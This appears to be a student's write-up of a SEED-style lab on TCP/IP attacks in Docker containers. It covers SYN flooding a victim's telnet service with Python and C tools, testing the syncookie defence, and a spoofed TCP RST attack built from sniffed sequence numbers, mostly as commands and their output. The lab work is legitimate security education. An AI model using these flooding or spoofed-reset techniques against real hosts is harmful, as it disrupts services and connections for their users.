LAB 4: TCP IP ATTACK

Contents

Environment Setup 3
Dockers 3
Task 1 4
Task 1.1 7
Task 1.2 11
Task 1.3 12
Task 2 14
Manual Attack 14
Automatic Attack 20
Task 3 22
Manual Attack 22
Automatic Attack 27
Task 4 35

Environment Setup

Setting up Containers

```
[10/26/22]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[10/26/22]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [==========================================da7391352a9b: Downloading [>                                                  da73913
52a9b: Downloading [=>                                          da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating seed-attacker   ... done
Creating user2-10.9.0.7  ... done
Creating user1-10.9.0.6  ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, victim-10.9.0.5, user1-10.9.0.6, user2-10.9.0.7
user1-10.9.0.6 |  * Starting internet superserver inetd          [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd          [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd         [ OK ]
```

Opened a new terminals while setting up the users displayed below including the attacker, victim and users.

Dockers

```
[10/26/22]seed@VM:~/.../Labsetup$ dockps
f5debbc61b39  user1-10.9.0.6
0f0ba1e814df  victim-10.9.0.5
97825669940f  user2-10.9.0.7
c100d7b6c2bf  seed-attacker
```

Attacker Docker

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# ls volumes
synflood.c
```

User Dockers

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@f5debbc61b39:/#
```

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh user2-10.9.0.7
root@97825669940f:/#
```

Victim Docker

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@0f0ba1e814df:/#
```

Task 1

- Checking the size of the Backlog and the services available. Here we can see telnet service available for use which is with the following address"*0.0.0.0::23"*.

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@0f0ba1e814df:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34871        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

- Setting-up TCP connection between **user1** with **victim**

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@0f0ba1e814df:~$
```

- We can clearly see that the connection has been established in the screenshot below

```
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34871        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:54890          ESTABLISHED
```

- To verify the connection let's make a file named victim on victim's machine and store in the address shown below

```
root@0f0ba1e814df:/# touch victim
root@0f0ba1e814df:/# mv victim home/seed
root@0f0ba1e814df:/# ls home/seed
victim
```

- Moving on checking in **user1**'s machine we can clearly see the file present there.


```
[10/26/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content th
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
y
applicable law.

seed@0f0ba1e814df:~$ ls
victim
```

Task 1.1

- Checking the Attacker Interface

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# ls volumes
synflood.c
root@VM:/# ifconfig
br-c836eef5bef8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:f7ff:feb9:73b1  prefixlen 64  scopeid 0x20<link>
        ether 02:42:f7:b9:73:b1  txqueuelen 0  (Ethernet)
        RX packets 1  bytes 28 (28.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 4905 (4.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Created a file named *synflood.py* which is packet containing victim ID, service to target and attacker's interface



- Checking syncookies and retries while modifying backlog size on **victim**'s machine, in order to increase the chances of attack's success.

```
root@0f0ba1e814df:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@0f0ba1e814df:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@0f0ba1e814df:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@0f0ba1e814df:/# ip tcp_metrics show
10.9.0.6 age 1663.692sec source 10.9.0.5
```

- Before launching attack let's check how many syn packets did the **victim** received.

```
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
0
```

- Launching the Attack

```
root@VM:/# cd volumes
root@VM:/volumes# python3 synflood.py
```

- After the Attack Victim Received 61 Packets

```
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
0
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
61
```

- Now while trying to disconnect **user1** which is connected to the **victim**'s machine which we are allowed to disconnect.

```
seed@0f0ba1e814df:~$ ls
victim
seed@0f0ba1e814df:~$ exit
logout
Connection closed by foreign host.
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 16:34:22 UTC 2022 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@0f0ba1e814df:~$ exit
logout
Connection closed by foreign host.
root@f5debbc61b39:/#
```

- Now I launched the attack again and tried logging out and reconnecting which I was successfully able to do but it means the attack failed.

```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 16:34:22 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@0f0ba1e814df:~$ exit
logout
Connection closed by foreign host.
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 17:10:31 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@0f0ba1e814df:~$
```

- After stopping the Attack the syn packets received went back to normal after a little while

```
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
61
root@0f0ba1e814df:/#
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
0
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
0
```

- In order to make the attack a success lets flush the memory and try again

```
root@0f0ba1e814df:/# ip tcp_metrics flush
root@0f0ba1e814df:/# ip tcp_metrics show
root@0f0ba1e814df:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34871        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

- After running the attack again I found out that the attack didn't allow the **user** to connect to the **victim**/

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.2

- Now moving on with the code in C file provided in the lab setup. We first made an executable by compiling the C file.

```
[10/26/22]seed@VM:~/.../volumes$ gedit synflood.py
[10/26/22]seed@VM:~/.../volumes$ ls
synflood.c  synflood.py
[10/26/22]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
ls
[10/26/22]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[10/26/22]seed@VM:~/.../volumes$
```

- Now Launching the Attack

```
root@VM:/# cd volumes
root@VM:/volumes# python3 synflood.py
^Z
[1]+  Stopped                 python3 synflood.py
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
```

- Packets being received by the Victim

```
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
61
```

- This time the attack worked without any problem as I couldn't connect the **user1** to the **victim** machine

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.3

- Now placing syncookie countermeasure

```
root@0f0ba1e814df:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

- Launching the attack with python code

```
root@VM:/volumes# python3 synflood.py
```

- After launching the attack with python file the number of packets received have jumped to 128 while the backlog remains to 80 size

```
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
128
```

- I was successfully able to login which means countermeasures worked and the attack failed

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 17:58:50 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

- Launching Attack with C File

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

- After launching the attack with C file the number of packets received have jumped to 128 while the backlog size remains 80

```
root@0f0ba1e814df:/# netstat -tna | grep -i syn_recv | wc -l
128
root@0f0ba1e814df:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp max syn backlog = 80
```


- Moreover the attack failed with countermeasures in place.

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 17:41:58 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```


Task 2

Manual Attack

- Now we will open Wireshark and sniff packets from **Attacker**'s address while targeting **Victim**'s machine and telnet port




- Now while logging into **victim**'s machine as **user1**, we can observe the packet flow in Wireshark.




- And the connection is established between **user1** and **victim**.

```
root@0f0ba1e814df:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 127.0.0.11:34871        0.0.0.0:*
 LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:48350
 ESTABLISHED
```

- From Wireshark I have acquired some useful information which will be used in the python script used like source and destination IP and Port, respectively, for the RST attack. Moreover the next sequence number is also an essential part to be used.




- Now we will edit the provided script to our needs



- Now I launched the RST telnet Attack from **Attacker**'s machine

```
root@VM:/volumes# ls
rst.py  synflood  synflood.c  synflood.py
root@VM:/volumes# python3 rst.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 48350           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 1384043821      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
```

- Here we caught the RST packet in the Wireshark



